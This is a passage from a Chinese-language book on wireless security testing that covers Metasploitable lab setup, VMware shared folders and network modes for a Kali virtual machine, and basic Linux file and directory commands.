msfadmin@metasploitable:~$ passwd msfadmin
Changing password for msfadmin.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
You must choose a longer password
Enter new UNIX password:
```

注意：Linux系统中输入密码是不显示的，直接输入即可，不要以为没有输入，另外，如果输入密码过短系统也会提示要求输入一个较长的密码。

3.4.3　靶机的使用


靶机安装完成后，就可以使用该靶机了，使用方法非常简单。启动虚拟机后，靶机系统也会启动，这样用户就可以使用各种扫描工具来扫描靶机中的系统漏洞，进入演示使用漏洞攻击系统的过程。

3.5　实战演练


实战演练1——设置Kail与主机共享文件夹


通过安装虚拟机工具设置Kali与主机实现共享文件，具体操作步骤如下：

Step 01 在VMware工具栏中，选择“虚拟机”菜单项，在弹出的菜单列表中选择“设置”菜单命令，如下图所示。



Step 02 打开“虚拟机设置”对话框，选择“选项”选项卡，并在“设置”列表中选择“共享文件夹”选项，如下图所示。





Step 03 单击“添加”按钮，弹出“添加共享文件夹向导”对话框，如下图所示。




Step 04 单击“下一步”按钮，在打开的“命令共享文件夹”对话框中输入文件夹名称，并选择一个共享文件夹路径，如下图所示。




Step 05 单击“下一步”按钮，进入“指定共享文件夹属性”对话框，指定共享文件夹属性，也可以保持默认设置，最后单击“完成”按钮，完成共享文件夹的设置操作，如下图所示。




Step 06 在VMware菜单中选择“虚拟机”菜单项，在弹出的菜单列表中选择“重新安装VMware Tools”选项，如下图所示。



Step 07 此时会在Kali虚拟机中弹出一个安装光盘，打开光盘后，里面会有5个文件，如下图所示。




Step 08 复制压缩包文件“VMwareTools-10.2.5-8068393.tar.gz”到Downloads目录下，如下图所示。



Step 09 选中压缩包文件，右击，在弹出的快捷菜单中选择“提取到此处”菜单命令，如下图所示。



Step 10 开始解压文件夹，解压完成后，在内部发现一个vmware-install.pl文件，如下图所示。




Step 11 光标移动到文件夹空白区域，右击，在弹出的快捷菜单中选择“在终端打开”菜单命令，如下图所示。



Step 12 这时在终端中执行./ vmware-install.pl命令，下图为执行效果。

```
root@kali:~/Downloads/VMwareTools-10.2.5-8068393/vmware-tools-distrib# ./vmware-install.pl
The installer has detected an existing installation of open-vm-tools packages
on this system and will not attempt to remove and replace these user-space
applications. It is recommended to use the open-vm-tools packages provided by
the operating system. If you do not want to use the existing installation of
open-vm-tools packages and use VMware Tools, you must uninstall the
open-vm-tools packages and re-run this installer.
The packages that need to be removed are:
open-vm-tools
Packages must be removed with the --purge option.
The installer will next check if there are any missing kernel drivers. Type yes
if you want to do this, otherwise type no [yes] y
```

Step 13 如果安装过程中提示［yes］，按键盘上的Y键或Enter键直到安装完成，安装完成后，在mnt目录中会多出一个共享文件夹hgfs，如下图所示。




```
root@kali:/# cd mnt
root@kali:/mnt# ls
hgfs
root@kali:/mnt# cd hgfs
root@kali:/mnt/hgfs# ls
ShareDir
root@kali:/mnt/hgfs# cd ShareDir/
root@kali:/mnt/hgfs/ShareDir#
```


实战演练2——设置Kali虚拟机的上网方式

Kali虚拟机可以设置3种网络模式，设置上网方式的操作步骤如下：

Step 01 在VMware菜单项中，选择“虚拟机”→“网络适配器”→“设置”菜单命令，如下图所示。



Step 02 打开“虚拟机设置”对话框，在其中选择“网络适配器”选项，在右侧可以看到“网络连接”设置界面，这里提供的连接方式有3种，如下图所示。



3种网络连接方式介绍如下：

（1）桥接模式。如果选择该连接模式，虚拟机可以获取独立的 IP 地址，通过独立 IP 地址进行上网。

（2）NAT 模式。如果选择该连接模式，虚拟机将与主机公用一个 IP 地址，通过主机 IP 地址实现 NAT 转换上网。

（3）仅主机模式。如果选择该连接模式，虚拟机仅同主机进行通信，不能接入 Intenet 外网。

3.6 小试身手

练习1：下载并安装虚拟机软件。

练习2：下载并安装Kali虚拟机，同时更新Kali虚拟机到最新。

练习3：配置CDliunx虚拟机，并运行CDliunx进入桌面。

练习4：安装并运行Metasploitable靶机系统。

第4章　熟悉无线网络安全测试平台——Kali Linux系统的基本操作

大多数无线黑客都会选择Kali Linux作为测试平台，这是因为大部分无线黑客工具都是基于Kali Linux系统环境下的。本章介绍Kali Linux操作系统的基本操作，主要包括Kali Linux系统下的命令格式、管理文件和目录命令、文件内容查看命令、权限分配操作命令、文本搜索操作命令等。

4.1　Kali Linux系统下的命令格式

Kali Linux命令格式同DOS命令格式类似，不过Kali Linux命令是区分大小写的，这一点需要注意。Kali Linux命令格式如下：

```
命令 [-选项] [参数]
```

例如：

```
ls -la /etc
```

该命令行中使用了ls命令，并且选用了-l选项与-a选项，多个选项写在一起，后面/etc作为一个参数传入进来，得到一个完整的命令行。

另外，在使用Kali Linux命令时，需要注意以下事项：

（1）有一些个别命令的使用不遵循此格式。

（2）当有多个选项时，可以写在一起。

（3）简化选项与完整选项。例如：-a等于 –all。

（4）存在不加选项单独执行的命令。例如：cd /etc，使用了 cd 命令，并没有加入选项，此时 /etc 依然作为参数使用，得到一个完整命令。还有 top，使用 top 命令，并没有选取任何选项以及参数，但即使这样它依然是一条完整的命令。

由此可以看出Kali Linux的命令可以选择加入一些选项及参数，也可以独立运行，取决于实际选择的命令。

4.2　管理文件和目录命令

管理文件和目录的命令是Kali Linux系统中常用的一些命令，掌握这些命令的使用方法，可以帮助用户提高使用Kali Linux操作系统的能力。Kali Linux管理文件和目录的命令见下表。

表　Kali Linux管理文件和目录的命令

命　　令	功　　能	命　　令	功　　能
pwd	显示目前的目录	ls	列出目录
cd	切换目录	cp	复制文件或目录
mkdir	创建一个新的目录	mv	移动文件或目录
rm	移除文件或目录	rmdir	删除一个空的目录

4.2.1　ls



ls命令用来查看目录的内容。语法格式如下：

```
ls选项[-ald][文件或目录]
```

命令中选项的参数介绍见下表。

表　ls命令参数介绍

选　项	含　义
-a	显示目录中的全部文件，包括隐藏文件
-l	显示目录中的细节，包括权限、所有者、组群、大小、创建日期、文件是否是链接等
-r	从后向前依次列出目录中内容
-t	将文件依建立时间的先后次序列出
-f	显示列出文件的文件类型
-s	按照文件的大小排序文件
-R	该选项以递归方式列出当前目录下所有子目录内的内容
-h	以可读的方式显示文件的大小，如用K、M、G作单位

例如：使用ls -al命令，来显示目录中全部文件的详细信息，下图为执行效果，这里截取了部分文件信息，其中，左侧显示的是目录或文件的权限信息，第一个root是文件的所有者信息，第二个root是文件的所有者所在的所属组信息。

```
root@kali:~# ls -al
总用量 304
drwxr-xr-x 29 root root  4096 10月  29 22:13 .
drwxr-xr-x 20 root root 36864 10月  27 21:30 ..
-rw-------  1 root root 39728 10月  30 03:05 .bash_history
-rw-r--r--  1 root root  3391 7月   31 04:18 .bashrc
drwxr-xr-x  2 root root  4096 10月  20 01:39 .bully
drwx------ 17 root root  4096 10月  29 04:35 .cache
drwxr-xr-x  3 root root  4096 10月  22 00:58 .chirp
drwxr-xr-x 22 root root  4096 10月  29 07:57 .config
drwxr-xr-x  5 root root  4096 10月  10 02:59 .designer
drwxr-xr-x  3 root root  4096 10月   8 04:37 Desktop
drwxr-xr-x  2 root root  4096 8月   21 07:05 Documents
drwxr-xr-x  5 root root  4096 10月  30 01:00 Downloads
drwx------  3 root root  4096 8月   21 07:05 .gnupg
```



4.2.2　mkdir

mkdir命令用来建立目录，目录名称需要使用参数给定。语法格式如下：

```
mkdir -p [目录名]
```

其中，参数-p表示递归创建目录。

例如：使用mkdir命令创建一个名称为temp的目录，输入的创建命令如下：

```
mkdir temp
```

按Enter键，下图为执行效果。



```
root@kali:~# ls
:         Documents  Music     Public     Test
Desktop   Downloads  Pictures  Templates  Videos
root@kali:~# mkdir temp
root@kali:~# ls
:         Documents  Music     Public  Templates  Videos
Desktop   Downloads  Pictures  temp    Test
```



例如：使用mkdir -p创建一个名称为test/001 test/002的递归目录，这里输入的创建命令如下：

```
mkdir -p test/001 test/002
```

按Enter键，下图为执行效果。

```
root@kali:~# mkdir -p test/001 test/002
root@kali:~# ls
Desktop    Downloads  Pictures  Templates  Test
Documents  Music      Public    test       Videos
root@kali:~# ls test
001  002
```

4.2.3　rmdir

rmdir用于删除空目录。命令格式如下：

```
rmdir [目录名]
```

例如：这里删除一个名称为001空目录，这里输入的删除空目录命令如下：

```
rmdir 001
```

按Enter键，下图为执行效果。

```
root@kali:~# cd test
root@kali:~/test# ls
